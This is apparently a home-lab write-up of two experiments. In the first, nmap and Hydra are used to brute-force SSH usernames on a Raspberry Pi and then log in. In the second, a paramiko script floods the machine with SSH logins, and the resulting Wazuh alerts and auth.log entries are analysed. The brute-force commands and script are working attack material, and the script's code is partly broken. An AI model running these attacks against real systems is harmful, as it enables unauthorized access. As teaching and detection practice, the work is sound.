

# Experiment: SSH Brute Force Attack

In this experiment I will be performing an SSH brute force attack on a Raspberry Pi system.

## DISCLAIMER!!

This experiment was conducted in a controlled environment for educational purposes only.  
Unauthorized access to computer systems is illegal.

Using Hydra to perform the brute force attack

Steps:

1. Open terminal
2. Attain Ip address of the raspberry pi device

```
> sudo nmap -sV -O 192.168.11.0/24
```

```
Nmap scan report for 192.168.11.141
Host is up (0.0023s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.65 ((Debian))
443/tcp   open  ssl/https   Apache/2.4.65 (Debian)
5678/tcp  closed        rrac
MAC Address: 2C:CF:67:2E:B2:FA (Unknown)
Aggressive OS guesses: Linux 2.6.32 - 3.13 (95%), Linux 2.6.22 - 2.6.36 (93%), Lin
inux 2.6.39 (93%), Linux 3.10 (93%), Linux 2.6.32 (92%), Linux 3.2 - 4.9 (92%), Li
, Linux 2.6.18 (91%), Linux 3.16 - 4.6 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ports open:

SSH - 22  
HTTP - 80  
SSL/HTTPS - 443  
RRAC - 5678

3. Performing Brute force attack with Hydra

```
> hydra -l <username> -p <password> ssh://<target ip address>
```

```
> hydra -L <username wordlist> -P <password wordlist> ssh://<target ip address>
```

In this case we know the password but don't know the username. So we will be using the wordlist

/Seclists/Usernames/CommonAdminBase64.txt

```
> hydra -L /usr/share/wordlists/Seclists/Usernames/CommonAdminBase64.txt -p <password>  
ssh://192.168.11.141
```

```
ubuntu@ubuntu:~$ hydra -L /usr/share/wordlists/SecLists/Usernames/CommonAdminBase64.txt -p ██████████  
://192.168.11.141  
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi  
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-05 12:56:09  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the  
ks: use -t 4  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previou  
session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 113 login tries (l:113/p:1), ~8 tries per task  
[DATA] attacking ssh://192.168.11.141:22/  
[22][ssh] host: 192.168.11.141  login: ██████████:YWRtaW5pc3RyYXRvcg==  password: ██████████  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-05 12:56:46  
ubuntu@ubuntu:~$ █
```

Now performing ssh login after getting the credentials.

```
ubuntu@ubuntu:~$ ssh ██████████@192.168.11.141  
██████████@192.168.11.141's password:  
Linux RASPi 6.12.47+rpi-rpi-2712 #1 SMP PREEMPT Debian 1:6.12.47-1+rpi1~bookworm (2025-09-16) aarch64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Wed Nov  5 12:21:30 2025  
  
Wi-Fi is currently blocked by rfkill.  
Use raspi-config to set the country before use.  
  
██████████@RASPi:~ $ █
```

# Experiment: SSH Multiple Login attack and Log Analysis

In this experiment I will be writing a python script that when run will perform multiple ssh login attempts and the SIEM will alert the malicious activity. And I will perform log analysis.

## DISCLAIMER!!

This experiment was conducted in a controlled environment for educational purposes only.  
Unauthorized access to computer systems is illegal.

Creating the python script

I will be using the “Paramiko” library for connection between Python and SSH.

```
Import paramiko

#create variables

Username = "<username>"
Password = "<password>"
Target_ip = "192.168.x.x"
Port = 22

#wordlist for username comparison
with open('/usr/share/wordlists/SecLists/Usernames/top-usernames-shortlist.txt', 'r') as
uname:
    usernames = uname.readlines()

client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

i = 0
n = int(input("Enter the number of times you want to log into SSH: "))

try:
    # Check if the username exists in the wordlist

    if username + "\n" in usernames: # Make sure the newline character is handled

        while(i<=n):
            client.connect(hostname=target_ip, port=port, username=username,
password=password, timeout=10)

    # Run a command
```

```
stdin, stdout, stderr = client.exec_command("echo I am in")


# Read and print the output
output = stdout.read().decode().strip()
if output:
    print("Remote said:", output)
else:
    print("No output from the remote command.")

i=i+1
else:
    print(f"Username {username} not found in the wordlist.")

except paramiko.AuthenticationException:
    print("Wrong username/password")
except (paramiko.SSHException, socket.error) as e:
    print("Connection problem:", e)
finally:
    client.close()
```

## Output:

## Wazuh Ubuntu Desktop event logs:




We can already see multiple login attempt logs on the device event list.


Using filters in wazuh to check for details and number of attempts

agent.ip = 192.168.11.3 (target machine IP)

Rule.description = "PAM: login session opened" (ssh connection opened, user logged in)

Rule.description = "PAM: login session closed" (ssh connection closed, user logged out)





## Checking Auth.log in Ubuntu Desktop

```
# SSH into target machine and check auth log
> cat /var/log/auth.log
```

```
2025-11-07T15:05:24.213337+05:45 connect-ThinkPad-T490 systemd-logind[979]: New session 1070 of user connect.
2025-11-07T15:05:24.523193+05:45 connect-ThinkPad-T490 sshd[2955722]: Accepted password for connect from 192.168.11.132 port 60816 ssh2
2025-11-07T15:05:24.527199+05:45 connect-ThinkPad-T490 sshd[2955722]: pam_unix(sshd:session): session opened for user connect(uid=1000) by connect(uid=0)
2025-11-07T15:05:24.535217+05:45 connect-ThinkPad-T490 systemd-logind[979]: New session 1071 of user connect.
2025-11-07T15:05:24.823565+05:45 connect-ThinkPad-T490 sshd[2955787]: Accepted password for connect from 192.168.11.132 port 60828 ssh2
2025-11-07T15:05:24.826152+05:45 connect-ThinkPad-T490 sshd[2955787]: pam_unix(sshd:session): session opened for user connect(uid=1000) by connect(uid=0)
2025-11-07T15:05:24.831585+05:45 connect-ThinkPad-T490 systemd-logind[979]: New session 1072 of user connect.
2025-11-07T15:05:25.132352+05:45 connect-ThinkPad-T490 sshd[2955832]: Accepted password for connect from 192.168.11.132 port 60834 ssh2
2025-11-07T15:05:25.136446+05:45 connect-ThinkPad-T490 sshd[2955832]: pam_unix(sshd:session): session opened for user connect(uid=1000) by connect(uid=0)
2025-11-07T15:05:25.145244+05:45 connect-ThinkPad-T490 systemd-logind[979]: New session 1073 of user connect.
2025-11-07T15:05:25.432656+05:45 connect-ThinkPad-T490 sshd[2955884]: Accepted password for connect from 192.168.11.132 port 60838 ssh2
2025-11-07T15:05:25.434200+05:45 connect-ThinkPad-T490 sshd[2955884]: pam_unix(sshd:session): session opened for user connect(uid=1000) by connect(uid=0)
2025-11-07T15:05:25.437601+05:45 connect-ThinkPad-T490 systemd-logind[979]: New session 1074 of user connect.
2025-11-07T15:05:25.690424+05:45 connect-ThinkPad-T490 sshd[2955930]: Accepted password for connect from 192.168.11.132 port 60848 ssh2
2025-11-07T15:05:25.693929+05:45 connect-ThinkPad-T490 sshd[2955930]: pam_unix(sshd:session): session opened for user connect(uid=1000) by connect(uid=0)
2025-11-07T15:05:25.701859+05:45 connect-ThinkPad-T490 systemd-logind[979]: New session 1075 of user connect.
2025-11-07T15:05:25.838299+05:45 connect-ThinkPad-T490 sshd[2955930]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.839694+05:45 connect-ThinkPad-T490 sshd[2955626]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.853703+05:45 connect-ThinkPad-T490 sshd[2955426]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.854041+05:45 connect-ThinkPad-T490 systemd-logind[979]: Session 1075 logged out. Waiting for processes to exit.
2025-11-07T15:05:25.857655+05:45 connect-ThinkPad-T490 sshd[2955674]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.857717+05:45 connect-ThinkPad-T490 systemd-logind[979]: Session 1069 logged out. Waiting for processes to exit.
2025-11-07T15:05:25.862686+05:45 connect-ThinkPad-T490 systemd-logind[979]: Removed session 1075.
2025-11-07T15:05:25.867333+05:45 connect-ThinkPad-T490 systemd-logind[979]: Removed session 1069.
2025-11-07T15:05:25.868980+05:45 connect-ThinkPad-T490 sshd[2955787]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.873590+05:45 connect-ThinkPad-T490 sshd[2955722]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.875794+05:45 connect-ThinkPad-T490 sshd[2955529]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.876490+05:45 connect-ThinkPad-T490 sshd[2955303]: pam_unix(sshd:session): session closed for user connect
```

We can see multiple login sessions along with the IP address of the attacker device.